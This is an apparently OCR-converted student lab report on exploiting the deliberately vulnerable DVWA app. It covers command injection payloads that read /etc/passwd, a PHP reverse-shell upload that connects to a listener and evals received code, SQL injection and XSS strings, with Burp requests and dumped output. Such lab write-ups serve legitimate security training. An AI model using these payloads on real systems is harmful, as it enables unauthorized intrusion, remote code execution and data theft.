

# **Government polytechnic** **udupi**

**Name: Pooja**

**Register.no: 145CS20010**

**Task: 3**

## **1.command execution vulnerability**

Command Execution or Command injection is an attack in which the goal is execution of arbitrary commands on the host operating system via a vulnerable application. Command injection attacks are possible when an application passes unsafe user supplied data (forms, cookies, HTTP headers etc.) to a system shell.

Now open the DVWA in your pc and login with following credentials:

Username – admin

Password – password

Bypass Low Level Security

Go to the command execution page Enter an IP address and click on submit.

Now you can see the reply that tells us that we have establish a connection with the server.

## Low level:

Command: 192.168.19.129 && ipconfig

[Home](#)  
[Instructions](#)  
[Setup](#)  
  
[Brute Force](#)  
**Command Execution**  
[CSRF](#)  
[File Inclusion](#)  
[SQL Injection](#)  
[SQL Injection \(Blind\)](#)  
[Upload](#)  
[XSS reflected](#)  
[XSS stored](#)  
  
[DVWA Security](#)  
[PHP Info](#)  
[About](#)  
  
[Logout](#)

### Vulnerability: Command Execution

#### Ping for FREE

Enter an IP address below:

```
PING 192.168.19.129 (192.168.19.129) 56(84) bytes of data:
64 bytes from 192.168.19.129: icmp_seq=1 ttl=64 time=0.012 ms
64 bytes from 192.168.19.129: icmp_seq=2 ttl=64 time=0.022 ms
64 bytes from 192.168.19.129: icmp_seq=3 ttl=64 time=0.037 ms

--- 192.168.19.129 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1999ms
rtt min/avg/max/mdev = 0.012/0.023/0.037/0.011 ms
```

#### More info

<http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>  
<http://www.ss64.com/bash/>  
<http://www.ss64.com/nt/>

View Source View Help

Username: admin  
Security Level: low  
PHPIDS: disabled

## Medium level:

Command: 192.168.19.129 | cat /etc/passwd

[Home](#)  
[Instructions](#)  
[Setup](#)  
  
[Brute Force](#)  
**Command Execution**  
[CSRF](#)  
[File Inclusion](#)  
[SQL Injection](#)  
[SQL Injection \(Blind\)](#)  
[Upload](#)  
[XSS reflected](#)  
[XSS stored](#)  
  
[DVWA Security](#)  
[PHP Info](#)  
[About](#)  
  
[Logout](#)

### Vulnerability: Command Execution

#### Ping for FREE

Enter an IP address below:

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:4:65534:sync:/bin:/bin/sync
games:x:13:13:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lp:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:MailList Manager:/var/lib:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libbuild:x:100:101:/var/lib/libbuild:/bin/sh
dhcp:x:101:102:/nonexistent:/bin/false
syslog:x:102:103:/home/syslog:/bin/false
klogd:x:103:104:/home/klogd:/bin/false
sshd:x:104:65534:/var/run/sshd:/usr/sbin/nologin
ec2fadmin:x:1000:1000:ec2fadmin,../:/home/ec2fadmin:/bin/bash
bind:x:105:113:/var/cache/bind:/bin/false
postfix:x:106:115:/var/spool/postfix:/bin/false
ftp:x:107:65534:/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator../:/var/lib/postgresql:/bin/bash
mycat:x:109:118:MySQl Server../:/var/lib/mysql:/bin/false
tomcat55:x:110:65534:/usr/share/tomcat5.5:/bin/false
user:x:1001:1001:just a user,111../:/home/user:/bin/bash
service:x:1002:1002:../:/home/service:/bin/bash
telnetd:x:112:120:/nonexistent:/bin/false
proftpd:x:113:65534:/var/run/proftpd:/bin/false
statd:x:114:65534:/var/lib/nfs:/bin/false
```

#### More info

<http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>  
<http://www.ss64.com/bash/>  
<http://www.ss64.com/nt/>

View Source View Help

Username: admin  
Security Level: medium  
PHPIDS: disabled

## High level:

Command: 192.168.19.129

**DVWA**

Home  
Instructions  
Setup  
Brute Force  
**Command Execution**  
CSRF  
File Inclusion  
SQL Injection  
SQL Injection (Blind)  
Upload  
XSS reflected  
XSS stored  
DVWA Security  
PHP Info  
About  
Logout

**Vulnerability: Command Execution**

**Ping for FREE**

Enter an IP address below:

```
PING 192.168.19.129 (192.168.19.129) 56(84) bytes of data.  
64 bytes from 192.168.19.129: icmp_seq=1 ttl=64 time=0.011 ms  
64 bytes from 192.168.19.129: icmp_seq=2 ttl=64 time=0.029 ms  
64 bytes from 192.168.19.129: icmp_seq=3 ttl=64 time=0.030 ms  
  
--- 192.168.19.129 ping statistics ---  
3 packets transmitted, 3 received, 0% packet loss, time 1998ms  
rtt min/avg/max/mdev = 0.011/0.023/0.030/0.009 ms
```

**More info**

<http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>  
<http://www.ss64.com/bash/>  
<http://www.ss64.com/mf/>

Username: admin  
Security Level: high  
PHPIDS: disabled

[View Source](#) [View Help](#)

## 2. file upload vulnerability

File upload vulnerabilities are when a web server allows users to upload files to its filesystem without sufficiently validating things like their name, type, contents, or size. File upload vulnerability are a major problem with web based applications. In many web server this vulnerability depend entirely on purpose that allows an attacker to upload a file hiding malicious code inside that can then be executed on the server. An attacker might be able to put a phishing page into the website or deface the website.

**Low level:**

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

DVWA

## Vulnerability: File Upload

Choose an image to upload:

Browse...

No file selected.

Upload

../../../../hackable/uploads/shell.php succesfully uploaded!

### More info

[http://www.owasp.org/index.php/Unrestricted\\_File\\_Upload](http://www.owasp.org/index.php/Unrestricted_File_Upload)

<http://blogs.securiteam.com/index.php/archives/1268>

<http://www.acunetix.com/websitesecurity/upload-forms-threat.htm>

Username: admin

Security Level: low

PHPIDS: disabled

View Source

View Help

### Medium level:

Burp Suite Community Edition v2022.7.1 - Temporary Project

Burp    Project    Intruder    Repeater    Window    Help

Dashboards Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn

Intercept HTTP history WebSockets history Options

Request to http://192.168.19.129:80

Forward Drop Intercept is on Action Open Browser

Pretty Raw Hex

```

2 Host: 192.168.19.129
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: multipart/form-data; boundary=-----130760780718841562181060449019
8 Content-Length: 1591
9 Origin: http://192.168.19.129
10 Connection: close
11 Referer: http://192.168.19.129/dvwa/vulnerabilities/upload/
12 Cookie: security=medium; PHPSESSID=8562a3dafaf58c85bd1d7d28df0edbb30
13 Upgrade-Insecure-Requests: 1
14 -----130760780718841562181060449019
15 Content-Disposition: form-data; name="MAX_FILE_SIZE"
16 
17 100000
18 -----130760780718841562181060449019
19 Content-Disposition: form-data; name="uploaded"; filename="poorj_a.php"
20 Content-Type: image/jpeg
21 -----130760780718841562181060449019
22 <p>http error_reporting(0); $ip = '192.168.19.129'; $port = 4444; if (($f = 'stream_socket_client') && is_callable($f)) { $s = f("tcp://{$ip}:{$port}");
23 $s_type = 'stream'; } if (!$s && ($f = 'sockopen')) && is_callable($f)) { $s = f("$ip, $port"); $s_type = 'stream'; } if (!$s && ($f = 'socket_create') &&
24 is_callable($f)) { $s = f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type = 'socket'; } if (!$s_type) {
25 die('no socket funcs'); } if (!$s || !'no socket'); } switch ($s_type) { case 'stream': $len = fread($s, 4); break; case 'socket': $len = socket_read($s, 4);
26 break; } if (!strlen($die)); } $sa = unpack('Nlen', $len); $sb = "\x". while (strlen($sb) < $len) { switch ($s_type) { case 'stream': $b = fread($s,
27 strlen($sb)); break; case 'socket': $b = socket_read($s, $len-strlen($sb)); break; } $GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] = $s_type; if
28 (extension_loaded(' Suhosin')) && ini_get(' Suhosin.executor.disable_eval')) { $suho$in_bypass=create_function('', $b); $suho$in_bypass(); } else { eval($b); } die();
29 -----130760780718841562181060449019
30 Content-Disposition: form-data; name="Upload"
```



[Home](#)  
[Instructions](#)  
[Setup](#)  
  
[Brute Force](#)  
[Command Execution](#)  
[CSRF](#)  
[File Inclusion](#)  
[SQL Injection](#)  
[SQL Injection \(Blind\)](#)  
[Upload](#)  
[XSS reflected](#)  
[XSS stored](#)  
  
[DVWA Security](#)  
[PHP Info](#)  
[About](#)  
  
[Logout](#)

## Vulnerability: File Upload

Choose an image to upload:  
 No file selected.  
  

../../../../hackable/uploads/pooja.php succesfully uploaded!

### More info

[http://www.owasp.org/index.php/Unrestricted\\_File\\_Upload](http://www.owasp.org/index.php/Unrestricted_File_Upload)  
<http://blogs.securiteam.com/index.php/archives/1268>  
<http://www.acunetix.com/websecurity/upload-forms-threat.htm>

Username: admin  
Security Level: medium  
PHPIDS: disabled

## High level:

Burp Suite Community Edition v2022.7.1 - Temporary Project

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn

Intercept HTTP history WebSockets history Options

Request to http://192.168.19.129:80

Pretty Raw Hex

```

1 POST /dvwa/vulnerabilities/upload/ HTTP/1.1
2 Host: 192.168.19.129
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: multipart/form-data; boundary=-----132585026323458151801056208141
8 Content-Length: 1591
9 Origin: http://192.168.19.129
10 Connection: close
11 Referer: http://192.168.19.129/dvwa/vulnerabilities/upload/
12 Cookie: security=high; PHPSESSID=8562a3dfaf58c85bd1d7d28df0edbb30
13 Upgrade-Insecure-Requests: 1
14
15 -----132585026323458151801056208141
16 Content-Disposition: form-data; name="MAX_FILE_SIZE"
17
18 100000
19 -----132585026323458151801056208141
20 Content-Disposition: form-data; name="uploaded"; filename="hack.php.jpeg"
21 Content-Type: image/jpeg
22
23 <?php /**/ error_reporting(0); $ip = '192.168.19.132'; $port = 4444; if (($f = 'stream_socket_client') && is_callable($f)) { $s = f("tcp://{$ip}:{$port}");
24 $s_type = 'stream'; } if (!$s && ($f = 'fsockopen') && is_callable($f)) { $s = f($ip, $port); $s_type = 'stream'; } if (!$s && ($f = 'socket_create') &&
25 is_callable($f)) { $s = f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type = 'socket'; } if (!$s_type) {
26 die('no socket funcs'); } if (!$s) { die('no socket'); } switch ($s_type) { case 'stream': $len = fread($s, 4); break; case 'socket': $len = socket_read($s, 4);
27 break; } if (!$len) { die(); } $a = unpack("Nlen", $len); $len = $a['len']; $b = ''; while (strlen($b) < $len) { switch ($s_type) { case 'stream': $b .=
28 fread($s, $len-strlen($b)); break; case 'socket': $b .= socket_read($s, $len-strlen($b)); break; } } $GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] =
29 $s_type; if (extension_loaded(' Suhosin') && ini_get(' Suhosin.executor.disable_eval')) { $suhosin_bypass=create_function('', $b); $suhosin_bypass(); } else {
30 eval($b); } die();
31
32 -----132585026323458151801056208141
33 Content-Disposition: form-data; name="Upload"

```

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

DVWA

Vulnerability: File Upload

Choose an image to upload:  
 No file selected.

../../../../hackable/uploads/hack.php.jpeg succesfully uploaded!

More info

[http://www.owasp.org/index.php/Unrestricted\\_File\\_Upload](http://www.owasp.org/index.php/Unrestricted_File_Upload)  
<http://blogs.securiteam.com/index.php/archives/1268>  
<http://www.acunetix.com/websecurity/upload-forms-threat.htm>

Username: admin  
Security Level: high  
PHPIDS: disabled

View Source

View Help

### 3. SQL injection vulnerability

SQL injection is one of the most common attacks used by hackers to exploit any SQL database-driven web application. It's a technique where SQL code/statements are inserted in the execution field with an aim of either altering the database contents, dumping useful database contents to the hacker, cause repudiation issues, spoof identity, and much more.

#### Low level:

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

DVWA

Vulnerability: SQL Injection


User ID:

ID: %' or 'o'='o  
First name: admin  
Surname: admin  
ID: %' or 'o'='o  
First name: Gordon  
Surname: Brown  
ID: %' or 'o'='o  
First name: Hack  
Surname: Me  
ID: %' or 'o'='o  
First name: Pablo  
Surname: Picasso  
ID: %' or 'o'='o  
First name: Bob  
Surname: Smith

More info


<http://www.securiteam.com/securireview/5ED0M1D76C.html>

## Medium level:



The screenshot shows the DVWA (Damn Vulnerable Web Application) interface for the 'Vulnerability: SQL Injection' section at the 'Medium' level. The left sidebar contains a navigation menu with options: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection (highlighted), SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The main content area has a title 'Vulnerability: SQL Injection' and a 'User ID:' label above a text input field and a 'Submit' button. Below the input field, the application displays the results of a successful SQL injection attack, showing five rows of user data in red text: 'ID: %' or 'o'='o', 'First name: admin', 'Surname: admin'; 'ID: %' or 'o'='o', 'First name: Gordon', 'Surname: Brown'; 'ID: %' or 'o'='o', 'First name: Hack', 'Surname: Me'; 'ID: %' or 'o'='o', 'First name: Pablo', 'Surname: Picasso'; and 'ID: %' or 'o'='o', 'First name: Bob', 'Surname: Smith'. At the bottom, there is a 'More info' link pointing to 'http://www.securitiam.com/securitiorum/5D001D76E.html'.

## High level:



This screenshot is identical to the one above, showing the DVWA interface for the 'Vulnerability: SQL Injection' section at the 'High' level. The layout, navigation menu, and the displayed SQL injection results are the same as in the 'Medium level' screenshot.


## 4. cross site scripting

XSS is a technique in which attackers inject malicious Scripts into a target website and may allow them to gain access control of the website. If a website allows users to input data like comment, username field and email address field without controls then attacker can insert malicious code script as well.


Cross site scripting is a type of web security vulnerability where an attacker is able to inject malicious code, usually in the form of scripts, into a web page viewed by other users. This can allow the attacker to steal sensitive information, such as login credentials or personal data, or to modify the content of the page in a way that can harm users.

### Low level:

**Command: <Script>alert("pooja")</Script>**




### Medium level:





## High level:



## 5. Sensitive information disclosure

Information disclosure, also known as information leakage, is when a website unintentionally reveals sensitive information to its users. Depending on the context, websites may leak all kinds of information to a potential attacker.

Sensitive data can include application-related information, such as session tokens, file names, stack traces, or confidential information, such as passwords, credit card data, sensitive health data, private communications, intellectual property, metadata, the product's source code, etc.

## Low level:

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

DVWA Security

Script Security

Security Level is currently **low**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

low

Submit

PHPIDS

PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently **disabled**. [enable PHPIDS](#)

[\[Simulate attack\]](#) - [\[View IDS log\]](#)

File Edit View Analyse Report Tools Import Export Online Help

Standard Mode

Sites +

Quick Start Request Response Requester +

Header: Text Body: Text

Contexts

Default Context

Sites

HTTP/1.1 200 OK  
Date: Wed, 08 Mar 2023 14:05:11 GMT  
Server: Apache/2.2.8 (Ubuntu) DAV/2  
X-Powered-By: PHP/5.2.4-2ubuntu5.10  
Pragma: no-cache  
Cache-Control: no-cache, must-revalidate  
Expires: Tue, 23 Jun 2009 12:00:00 GMT  
Set-Cookie: PHPSESSID=d79fb6589e9099e0057d3d09c1784ce5; path=/  
Set-Cookie: security=high  
Content-Type: text/html; charset=utf-8  
Content-Length: 1289

## Medium level:

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

DVWA Security

Script Security

Security Level is currently **low**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

medium

Submit


PHPIDS

PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.


You can enable PHPIDS across this site for the duration of your session.

